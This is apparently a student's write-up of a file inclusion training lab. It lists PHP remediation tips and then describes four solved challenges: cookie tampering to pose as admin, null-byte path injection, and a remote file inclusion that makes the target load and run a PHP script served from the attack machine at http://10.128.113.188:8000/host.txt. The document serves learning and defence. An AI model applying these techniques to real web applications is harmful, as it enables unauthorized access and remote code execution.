
Remediation

As a developer, it's important to be aware of web application vulnerabilities, how to find them, and prevention methods. To prevent the file inclusion vulnerabilities, some common suggestions include:

1. Keep system and services, including web application frameworks, updated with the latest version.

2. Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information.
3. A Web Application Firewall (WAF) is a good option to help mitigate web application attacks.
4. Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as allow_url_fopen on and allow_url_include.
5. Carefully analyze the web application and allow only protocols and PHP wrappers that are in need.
6. Never trust user input, and make sure to implement proper input validation against file inclusion.
7. Implement whitelisting for file names and locations as well as blacklisting.


Challenge 1




I changed the get request to post using the dev tools then submitted the path of the flag and it provided me the flag can also use burpsuite to change the request type

Challenge 2

I used burpsuite to capture the request. the page would only let us view as an admin so in the repeater i changed the cookie value to admin which allowed me to proceed with the file inclusion. in which i used a dot slash with a null injection to get the flag




Challenge 3



I went into burpsuite again for the 3rd challenge I captured the request first then changed the request to a post request which made the file= pop up and i then just added %00 null byte on the end of what was already after file = which got me the flag


Challenge 4




first i made a txt file that contains a php script that executes hostname

i then make the python server with:

python3 -m http.server



once the server was listening i could then go to the url and do the rest of the request which was http://10.128.113.188:8000/host.txt which is the attack machine and the port 8000 which the python server is on



i entered that with/host.txt which is the script i made then it gave me the flag